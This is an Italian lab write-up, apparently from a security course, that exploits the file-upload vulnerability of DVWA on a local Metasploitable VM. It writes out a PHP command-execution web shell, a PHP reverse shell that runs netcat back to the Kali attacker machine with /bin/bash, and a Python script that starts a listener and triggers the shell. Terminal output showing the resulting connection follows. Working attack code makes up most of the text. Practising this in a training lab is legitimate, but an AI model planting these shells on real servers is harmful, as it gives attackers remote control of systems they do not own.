Sfruttamento della vulnerabilità di File Upload su DVWA

1. Configurazione ambiente

Macchine virtuali:

- Kali linux (192.168.0.115)
- Metasploitable (192.168.0.113)

2. Accesso alla dvwa


Url usato: https://192.168.0.113/dvwa

Credenziali usate:

- **Username:** admin
- **Password:** password

Modifiche effettuate:

- Livello di sicurezza **Low**




3. Upload della prima shell PHP

Contenuto del file:

```
</php system($_GET['cmd']): ?>
```


La shell PHP e' stata con successo caricata in `/dvwa/hackable/uploads/shell.php` tramite la pagina in `/dvwa/vulnerabilities/upload/`




4. Esecuzione remota da shell

Formato URL usato per i test:

`http://<192.168.0.113>/dvwa/hackable/uploads/shell.php?cmd=COMANDO`



dvwa_email.png shell.php shell2.php



/var/www/dvwa/hackable/uploads

5. Caricamento di una reverse shell (shell2.php)

Contenuto del file:

```php
<?php
$ip = '192.168.0.115';  // IP della macchina Kali
$port = 9002;           // Porta in ascolto su Kali
$cmd = "nc $ip $port -e /bin/bash";  // Usa Netcat per la reverse shell
exec($cmd);
?>
```

Il caricamento su dvwa di questa reverse shell e' analogo alla prima shell.

6. Attivazione della reverse shell

Contenuto del file:

```python
import subprocess
import requests
import time

# parametri
kali_ip = "192.168.0.115"
listen_port = "9002"
target_url = "http://192.168.0.113/dvwa/hackable/uploads/shell2.php"

# 1. avvia netcat in ascolto
print(f"[+] avvio netcat su {kali_ip}:{listen_port}")
nc_process = subprocess.Popen(["nc", "-lvnp", listen_port])

# 2. aspettare per sicurezza
print("[+] caricamneto, attendere...")
time.sleep(2)

# 3. invia la richiesta GET per attivare la reverse shell
print(f"[+] richiedo {target_url} per attivare la reverse shell")
try:
    response = requests.get(target_url, timeout=5)
    print(f"[+] risposta HTTP: {response.status_code}")
except requests.exceptions.RequestException as e:
    print(f"[+] errore nella richiesta: {e}")

# 4. attende che netcat termini (iterrompere con ctrl+c)
try:
    nc_process.wait()
except KeyboardInterrupt:
    print("[+] interrotto da tastiera. chiusura in corso")
    nc_process.terminate()
```

A questo punto possiamo lanciare questo script in python per prendere controllo di una shell reverse shell.

Funzionamento:

1. Avvia il servizio netcat pronto a ricevere una connessione sulla porta 9002.
2. Invia una richiesta GET all'indirizzo dove si trova la shell2.php (che si connettera' a kali sulla porta 9002)
3. Si possono ora digitare i comandi nella shell.

```
┌──(kali㉿kali)-[~/Desktop/M1S2L1]
└─$ python ./reverseShell2.py
[+] avvio netcat su 192.168.0.115:9002
[+] caricamneto, attendere...
listening on [any] 9002 ...
[+] richiedo http://192.168.0.113/dvwa/hackable/uploads/shell2.php per attivare la reverse shell
connect to [192.168.0.115] from (UNKNOWN) [192.168.0.113] 50270
ls
dvwa_email.png
shell.php
shell2.php
```